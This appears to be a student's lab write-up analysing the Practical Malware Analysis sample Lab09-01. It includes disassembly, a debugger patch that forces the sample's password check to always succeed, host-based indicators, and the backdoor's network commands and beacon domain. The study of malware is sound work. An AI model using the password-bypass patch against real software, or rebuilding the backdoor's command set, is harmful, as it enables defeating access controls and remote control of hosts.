
```
; Attributes: bp-based frame

sub_402510 proc near

var_4= byte ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    edi
mov     edi, [ebp+arg_0]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
cmp     ecx, 4
jz      short loc_40252D
```

Rename register

Start address: 0x402510
End address: 0x4025A5
Old name: ecx
New name:
Comment:

```
00402510     55          PUSH EBP
00402511     8BEC        MOV EBP,ESP
00402513     51          PUSH ECX
00402514  .  57          PUSH EDI
00402515  .  8B7D 08     MOV EDI,DWORD PTR SS:[EBP+8]
00402518  .  83C9 FF     OR ECX,FFFFFFFF
0040251B  .  33C0        XOR EAX,EAX
0040251D  .  F2:AE       REPNE SCAS BYTE PTR ES:[EDI]
0040251F  .  F7D1        NOT ECX
00402521  .  83C1 FF     ADD ECX,-1
00402524  .  83F9 04     CMP ECX,4
00402527  .v 74 04       JE SHORT Lab09-01.0040252D
00402529     33C0        XOR EAX,EAX
0040252B  .v EB 73       JMP SHORT Lab09-01.004025A0
0040252D  >  8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
00402530  .  8A08        MOV CL,BYTE PTR DS:[EAX]
00402532  .  884D FC     MOV BYTE PTR SS:[EBP-4],CL
```

- Change conditional jump to an unconditional jump at 0x402510.
- There are no function calls, but by scanning the instructions, we see the use of the arithmetic operations ADD, SUB, MUL, and XOR on byte-sized operands, such as at addresses 0x402532 through 0x402539. It looks like this routine does a sanity check of the input using a convoluted, hard-coded algorithm. Most likely the input is some type of password or code.
- Only the correct argument will cause the function to return the value 1, for patch it so that it returns 1 in all cases, regardless of the argument. To do this, we insert the instructions: **B8 01 00 00 00 C3.**



Edit code at 00402510


ASCII: ╕☺...├
UNICODE:
HEX +06: B8 01 00 00 00 C3

Keep size

```
00402510     B8 01000000  MOV EAX,1
00402515     C3           RETN
00402516  ?~ 7D 08        JGE SHORT Lab09-01.00402520
00402518  .  83C9 FF      OR ECX,FFFFFFFF
```

```
Registers (FPU)
EAX 0019FFCC
ECX 00403896 Lab09-01.<ModuleEntryPoint>
```

RESULT:



CPU - main thread, module Lab09-01

```
00402B20  . 8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
00402B23  . 8B5481 FC      MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
00402B27  . 8955 FC        MOV DWORD PTR SS:[EBP-4],EDX
00402B2A  . 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D  . 50             PUSH EAX                              [Arg1
00402B2E  . E8 DDF9FFFF    CALL Lab09-01.00402510                [Lab09-01.00402510
00402B33  . 83C4 04        ADD ESP,4
00402B36  . 85C0           TEST EAX,EAX
00402B38   v75 05          JNZ SHORT Lab09-01.00402B3F
00402B3A  . E8 D1F8FFFF    CALL Lab09-01.00402410
00402B3F  > 8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
00402B42  . 8B51 04        MOV EDX,DWORD PTR DS:[ECX+4]
00402B45  . 8995 E0E7FFFF  MOV DWORD PTR SS:[EBP-1820],EDX
00402B4B  . 68 70C14000    PUSH Lab09-01.0040C170                ASCII "-in"
00402B50  . 8B85 E0E7FFFF  MOV EAX,DWORD PTR SS:[EBP-1820]
00402B56  . 50             PUSH EAX
00402B57  . E8 B30C0000    CALL Lab09-01.0040380F
00402B5C  . 83C4 08        ADD ESP,8
00402B5F  . 85C0           TEST EAX,EAX
00402B61  .v75 64          JNZ SHORT Lab09-01.00402BC7
00402B63  . 837D 08 03     CMP DWORD PTR SS:[EBP+8],3
00402B67  .v75 31          JNZ SHORT Lab09-01.00402B9A
00402B69  . 68 00040000    PUSH 400                              [Arg2 = 00000400
00402B6E  . 8D8D FCFBFFFF  LEA ECX,DWORD PTR SS:[EBP-404]
00402B74  . 51             PUSH ECX                              |Arg1
00402B75  . E8 36FAFFFF    CALL Lab09-01.004025B0                [Lab09-01.004025B0
00402B7A  . 83C4 08        ADD ESP,8
00402B7D  . 85C0           TEST EAX,EAX
00402B7F  .v74 08          JE SHORT Lab09-01.00402B89
00402B81  . 83C8 FF        OR EAX,FFFFFFFF
00402B84  .vE9 EF010000    JMP Lab09-01.00402D78
00402B89  > 8D95 FCFBFFFF  LEA EDX,DWORD PTR SS:[EBP-404]
00402B8F  . 52             PUSH EDX                              [Arg1
00402B90  . E8 6BFAFFFF    CALL Lab09-01.00402600                [Lab09-01.00402600
00402B95  . 83C4 04        ADD ESP,4
00402B98  .vEB 28          JMP SHORT Lab09-01.00402BC2
00402B9A  > 837D 08 04     CMP DWORD PTR SS:[EBP+8],4
00402B9E  .v75 1D          JNZ SHORT Lab09-01.00402BBD
00402BA0  . 8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
00402BA3  . 8B48 08        MOV ECX,DWORD PTR DS:[EAX+8]
00402BA6  . 898D F8FBFFFF  MOV DWORD PTR SS:[EBP-408],ECX
00402BAC  . 8B95 F8FBFFFF  MOV EDX,DWORD PTR SS:[EBP-408]
00402BB2  . 52             PUSH EDX                              [Arg1
00402BB3  . E8 48FAFFFF    CALL Lab09-01.00402600                [Lab09-01.00402600
00402BB8  . 83C4 04        ADD ESP,4
00402BBB  .vEB 05          JMP SHORT Lab09-01.00402BC2
00402BBD  > E8 4EF8FFFF    CALL Lab09-01.00402410
00402BC2  >vE9 AF010000    JMP Lab09-01.00402D76
00402BC7  > 8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
00402BCA  . 8B48 04        MOV ECX,DWORD PTR DS:[EAX+4]
0040C170=Lab09-01.0040C170 (ASCII "-in")
```

```
Registers (FPU)
ESP 0019FF74
EBP 0019FF80
ESI 00403896 Lab09-01.<ModuleEntryPoint>
EDI 00403896 Lab09-01.<ModuleEntryPoint>

EIP 00403896 Lab09-01.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 245000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SXS_KEY_NOT_FOUND (000036B7)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                 ASCII
0040C000  00 00 00 00 00 00 00 00  ........
0040C008  00 00 00 00 EF 42 40 00  ....∩B@.
0040C010  6C 5A 40 00 00 00 00 00  lZ@.....
0040C018  00 00 00 00 94 43 40 00  ....öC@.
0040C020  00 00 00 00 00 00 00 00  ........
0040C028  00 00 00 00 00 00 00 00  ........
0040C030  43 6F 6E 66 69 67 75 72  Configur
0040C038  61 74 69 6F 6E 00 00 00  ation...
0040C040  53 4F 46 54 57 41 52 45  SOFTWARE
0040C048  5C 4D 69 63 72 6F 73 6F  \Microso
0040C050  66 74 20 5C 58 50 53 00  ft \XPS.
0040C058  5C 6B 65 72 6E 65 6C 33  \kernel3
0040C060  32 2E 64 6C 6C 00 00 00  2.dll...
0040C068  0D 0A 0D 0A 00 00 00 00  ........
0040C070  20 48 54 54 50 2F 31 2E   HTTP/1.
0040C078  30 0D 0A 0D 0A 00 00 00  0.......
0040C080  47 45 54 20 00 00 00 00  GET ....
0040C088  27 60 27 60 27 00 00 00  '`'`'...
0040C090  60 27 60 27 60 00 00 00  `'`'`...
0040C098  4E 4F 54 48 49 4E 47 00  NOTHING.
0040C0A0  72 62 00 00 60 00 00 00  rb..`...
```

```
0019FF74  76A900C9  RETURN to KERNEL32.76A900C9
0019FF78  00242000
0019FF7C  76A900B0  KERNEL32.BaseThreadInitThunk
0019FF80  0019FFDC
0019FF84  777A7B1E  RETURN to ntdll.777A7B1E
0019FF88  00242000
0019FF8C  CB74CCEB
0019FF90  00000000
0019FF94  00000000
0019FF98  00242000
0019FF9C  00000000
0019FFA0  00000000
0019FFA4  00000000
0019FFA8  00000000
0019FFAC  00000000
0019FFB0  00000000
0019FFB4  00000000
0019FFB8  00000000
0019FFBC  00000000
0019FFC0  00000000
0019FFC4  0019FF8C
0019FFC8  00000000
0019FFCC  FFFFFFFF  End of SEH chain
```

Program entry point   Paused

8:58 PM 10/10/2023


4. What are the host-based indicators of this malware?



Lab09-011-patched   Lab09-011-patched Manager Service: c:\windows\system32\lab09-011-patched.exe

```
55                  push    ebp
8B EC               mov     ebp, esp
83 EC 08            sub     esp, 8
8D 45 F8            lea     eax, [ebp+phkResult]
50                  push    eax             ; phkResult
68 3F 00 0F 00      push    0F003Fh         ; samDesired
6A 00               push    0               ; ulOptions
68 40 C0 40 00      push    offset SubKey   ; "SOFTWARE\\Microsoft \\XPS"
68 02 00 00 80      push    80000002h       ; hKey
FF 15 20 B0 40 00   call    ds:RegOpenKeyExA ; return 0 if successful
85 C0               test    eax, eax
74 04               jz      short loc_401029
```

```
                    loc_401029:                 ; lpcbData
6A 00               push    0
6A 00               push    0                   ; lpData
6A 00               push    0                   ; lpType
6A 00               push    0                   ; lpReserved
68 30 C0 40 00      push    offset ValueName ; "Configuration"
8B 4D F8            mov     ecx, [ebp+phkResult]
51                  push    ecx                 ; hKey
FF 15 24 B0 40 00   call    ds:RegQueryValueExA
89 45 FC            mov     [ebp+var_4], eax
83 7D FC 00         cmp     [ebp+var_4], 0
74 0E               jz      short loc_401057
```



Noriben_10_Oct_23__22_29_358330 - Notepad


```
[RegSetValue] Explorer.EXE:560 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\\Device\HarddiskVolume3\Users\Admin\Desktop\BS Malware Analysis\P
[RegSetValue] svchost.exe:632 > HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\Admin\Desktop\BS Malware Analysis\PracticalMalwareAnalysis-Labs\Practic
[RegSetValue] Lab09-01.exe:4468 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\\Device\HarddiskVolume3\Windows\System32\conhost.exe  =  D7 B7 2
[RegSetValue] ctfmon.exe:3544 > HKCU\SOFTWARE\Microsoft\Input\TypingInsights\Insights  =  02 00 00 00 07 1D E8 C1 31 CC 83 60 A3 D6 D9 C1
[RegSetValue] ctfmon.exe:3544 > HKCU\SOFTWARE\Microsoft\Input\TypingInsights\Insights  =  02 00 00 00 07 1D E8 C1 31 CC 83 60 A3 D6 D9 C1
[RegSetValue] System:4 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\\Device\HarddiskVolume3\Users\Admin\Desktop\BS Malware Analysis\Practical
[RegSetValue] System:4 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\SequenceNumber  =  19
[RegSetValue] Explorer.EXE:560 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\ActivityDataModel\ReaderRevisionInfo\6A2A1D04-A86F-03AC-8970-2973D4B4C153  =  1㸱50䄀†⸀慄慴扡獡汥瑳潲敧ⴀ㸀䔀 †䀀㍕ⵓⵓ㔀氀攀戀
[RegSetValue] Explorer.EXE:560 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\ActivityDataModel\ReaderRevisionInfo\6A2A1D04-A86F-03AC-8970-2973D4B4C153  =  1㸱50䄀†⸀慄慴扡獡汥瑳潲敧ⴀ㸀䔀 †䀀㍕ⵓⵓ㔀协
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass  =  1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName  =  1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  0
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass  =  1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName  =  1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  1
[RegSetValue] Lab09-01.exe:4468 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  0
[RegSetValue] cmd.exe:3760 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\\Device\HarddiskVolume3\Windows\System32\conhost.exe  =  34 6E 0C 92
[RegSetValue] Lab09-01.exe:4468 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475  =  E7 11 00 00 00 00 00 00 04 00 04 00 01 02 06 00
[RegSetValue] Lab09-01.exe:4468 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\\Device\HarddiskVolume3\Users\Admin\Desktop\BS Malware Analysis\
[RegSetValue] Conhost.exe:1220 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\\Device\HarddiskVolume3\Windows\System32\conhost.exe  =  AE B7 1A
[RegSetValue] ctfmon.exe:3544 > HKCU\SOFTWARE\Microsoft\Input\TypingInsights\Insights  =  02 00 00 00 07 1D E8 C1 31 CC 83 60 A3 D6 D9 C1
[RegSetValue] Conhost.exe:7580 > HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1513221099-2978716786-2809242971-1000\\Device\HarddiskVolume3\Windows\System32\conhost.exe  =  62 64 69
[RegSetValue] svchost.exe:632 > HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\Admin\Desktop\BS Malware Analysis\PracticalMalwareAnalysis-Labs\Practic
```

ANS:

- Registry key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\
- File: exe in system32 with kernel32 timestamp, and a service named after it.

5. **What are the different actions this malware can be instructed to take via the network?**


- SLEEP: sleep X seconds.
- UPLOAD: upload file to host.
- DOWNLOAD: download file from host.
- CMD: run command on the host.
- NOTHING
- Since it can run commands, it can update and remove remotely.



```
loc_40204C:
mov     edi, offset Str2 ; "SLEEP"
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx             ; MaxCount
push    offset Str2     ; "SLEEP"
lea     ecx, [ebp+Str1]
push    ecx             ; Str1
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_4020D2
```

```
loc_4020D2:
mov     edi, offset aUpload ; "UPLOAD"
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx             ; MaxCount
push    offset aUpload  ; "UPLOAD"
lea     edx, [ebp+Str1]
push    edx             ; Str1
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402186
```

```
E4: sub_402020+C4 (Synchronized with Hex View-1)
WORD, _DWORD);
```



```
loc_402186:
mov     edi, offset aDownload ; "DOWNLOAD"
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx             ; MaxCount
push    offset aDownload ; "DOWNLOAD"
lea     edx, [ebp+Str1]
push    edx             ; Str1
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_40223A
```

```
loc_40223A:
mov     edi, offset aCmd_0 ; "CMD"
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx             ; MaxCount
push    offset aCmd_0   ; "CMD"
lea     edx, [ebp+Str1]
push    edx             ; Str1
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402330
```


```
loc_402330:
mov     edi, offset aNothing ; "NOTHING"
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx             ; MaxCount
push    offset aNothing ; "NOTHING"
lea     edx, [ebp+Str1]
push    edx             ; Str1
call    _strncmp
add     esp, 0Ch
```

When the service starts:

- DNS query: www.practicalmalwareanalysis.com
- Connect over port 80.
- GET requests: different strings each time, same format
- HjD2/eMH7.stT
